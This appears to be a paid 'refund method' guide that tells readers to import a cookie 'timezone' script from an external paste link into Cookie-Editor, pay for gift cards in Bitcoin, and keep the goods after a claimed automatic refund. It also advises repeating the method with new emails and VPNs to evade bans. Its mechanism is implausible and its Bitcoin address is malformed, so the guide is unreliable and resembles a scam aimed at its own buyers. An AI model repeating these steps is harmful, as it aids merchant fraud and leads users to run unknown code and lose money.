

Last Update: September 2024

**Giftsupplyhub Refund Method: Price = \$2,000.**

Thank you for purchasing my Giftsupplyhub method. With this method, you will be able to get anything from <https://www.giftsupplyhub.com/> completely for free. This exploit works for any product available for sale on Giftsupplyhub, for example: Giftcards, Prepaidcards and Games.

### **How does it work?**

It's simple. We will use a cookie tampering script that changes the timezone of our browser whenever we make a new order on Giftsupplyhub. As soon as we are redirected to the payment page, our timezone will change, which will result in our order being marked as "Expired" on Giftsupplyhub's payment processor - BlockBee. However, the order **will not be marked as expired on Giftsupplyhub's side**. If we pay for the products, the order will be successfully processed and delivered by Giftsupplyhub, but the money will be instantly refunded to our wallet by BlockBee if it's a high value transaction over 0.002 BTC/ \$100.

### **Here is a summary of the process:**

1. Install the Google Chrome extension Cookie-Editor.
2. Install a script that changes your browser's timezone after making an order on Giftsupplyhub.
3. Create a new order on Giftsupplyhub and pay for the products with Bitcoin.
4. Claim your products (the order will be successfully processed by Giftsupplyhub).
5. Wait a few minutes for a refund from BlockBee (BlockBee is a Bitcoin payment processor for Giftsupplyhub. They will refund your money because the order is marked as "Expired" on their side due to the timezone conflict).

### **Important: Please read this or it won't work.**

Keep in mind that BlockBee will only refund your expired order if it is above 0.002 BTC/ \$100. Any lower amount is not prioritized by their refund system and will require you to contact Giftsupplyhub's support to get a refund. This will result in your request being REJECTED, as they will find out that the order

was already processed by them (you have received the products). If you use any amount higher than 0.002 BTC, it will be automatically refunded without problems.

To make this work, you must add products to your cart that are worth at least 0.002 BTC in total. It could be one or multiple products – it doesn't matter. There are no limits on the maximum worth of your cart.

## **Okay, let's begin.**

Here are the things you need:

At least 0.002 BTC to pay for the order. Google Chrome browser.

Cookie-Editor extension

Link:

[https://chromewebstore.google.com/detail/cookieeditor/hlkenndednhfk\\_ekhgcdicdfddnkalm](https://chromewebstore.google.com/detail/cookieeditor/hlkenndednhfk_ekhgcdicdfddnkalm)

A Script that changes the time zone. Copy it from this link:

<https://bin.bloerg.net/HuRTDa>



### **If you have everything ready - follow these steps:**

Step 1. Add the Cookie-Editor extension to your browser.



Step 2. Visit Giftsupplyhub

Link: <https://giftsupplyhub.com/>



Step 3. Click on Cookie-Editor icon at the top-right side of your browser and click on import icon - To Create a new script.

Important: If you can't find the Cookie-Editor icon, click here in your Google Chrome browser and then pin the extension. When you do that, the extension will be visible in the top-right corner of your browser.



Step 4: The editor will open an empty text field to input data. The window will look like the screenshot below

Step 5. Copy the script from this link:

Link- <https://bin.bloerg.net/HuRTDa>

Then paste it in the editor from step 4. It should look like the screenshot below.

Step 6: Click on import icon and the script will be imported successfully. Now click anywhere on the page outside the editor to close the window and the script will be automatically enabled.

Step 7. Now add some products to your cart. For example, I will get a \$500 Amazon gift card.

Giftsupplyhub > Cart

Product	Price	Quantity	Subtotal
 US Amazon Gift Card	\$500.00	1	\$500.00

Coupon code

**Cart totals**

Subtotal	\$500.00
<b>Total</b>	<b>\$500.00</b>

After adding products to your cart click-"Proceed to checkout".

Insert your gmail address, and click "Pay with bitcoin".

Email Address \*  
Blockflash291@gmail.com

☐ Create an account?

**Billing details**

**Additional information**

Notes about your order, e.g. special notes for delivery.

**Payment**

Bitcoin 

Your order

Product	Subtotal
 US Amazon Gift Card × 1	\$500.00
Subtotal	\$500.00
<b>Total</b>	<b>\$500.00</b>

Coupon Code

Your personal data will be used to process your order, support your experience throughout this website, and for other purposes described in our privacy policy.

Important: I STRONGLY advise to USE GMAIL, since other emails like temporary emails could be blacklisted by giftsupplyhub and you can experience some errors that won't let you place an order.

Step 8. Sometimes, creating an account is not necessary, and you won't be asked to do so. In such cases, you can simply proceed without signup.

Step 9. Now simply pay for the products by sending bitcoin to the address or scanning the qr code displayed in your order.

**Order #2452**🛒 500 USD

**To pay, send bitcoin to this address:**

bc1qh778zyfu8xxc48frgj5e5q5aqt

Open in wallet

**Amount of bitcoin (BTC) to send:**



0.00785667

1 BTC = 63640.19 USD

[Click here if already paid](#)

Step 10. Once you pay for the order, just wait for 1 confirmation in the blockchain. As soon as your transaction gets 1 confirmation in the blockchain (it shouldn't take longer than 15 minutes), you will receive an email from Giftsupplyhub with your purchased products.

Step 11. Now click the "Click here if already paid button" and you will see the following message:

It usually takes from 1 to 15 minutes to get your money refunded by BlockBee. I sent the payment at 15:11 PM and was refunded 10 minutes later (it only depends on how quickly your payment gets confirmed in the blockchain).

	ID: <a href="#">dce5-11ae</a>  8/09/2024, 15:21:02	From 4 Inputs To 2 Outputs	0.00785892 BTC • \$500.23 Fee 609.7 Sats • \$0.41 
	ID: <a href="#">4090-0c51</a>  8/09/2024, 15:11:26	From 2 Inputs To 3 Outputs	0.00785667 BTC • -\$500.14 Fee 1.2K Sats • \$1.02 

And... this is what I received in my email:

DIGITAL KEY FOR:  AMAZON

**Amazon Gift Card 500 USD Amazon UNITED STATES**

**GIVE AS A GIFT**

Display the key to download the gift PDF.

 **SafeKeys**

Secure digital key delivery platform

**Show me the key**

I agree to have my key delivered by the seller before the end of the min.  
14-day consumer withdrawal period. By doing this, I understand that I  
waive the right to withdraw from the contract concluded with seller.

[How to activate?](#)

Which is literally a free \$500 gift card since my payment was refunded, but the product was sent to my email anyway.

You can repeat the method as many times as possible using different emails and consider using a VPN to change your IP address in case your IP gets blacklisted by Giftsupplyhub.

**Below are the possible errors that may occur while using this method and possible solutions that could help you fix them.**

If you can't see payment method, or if you can't "proceed to checkout" to see the Bitcoin address, amount, and you see the "Something went wrong" message or anything similar, it means that either your IP/email/session/browser fingerprint has been banned. In that case, you should first try:

- 1) Clearing your cookies and try again, if error persists, try:
- 2) Clearing cookies again and using a different email on checkout this time.  
If the error persists, try:
- 3) Changing your IP address (try using a VPN - I personally use MullvadVPN)  
+ take actions from Step 2 again.

ENJOY!!!
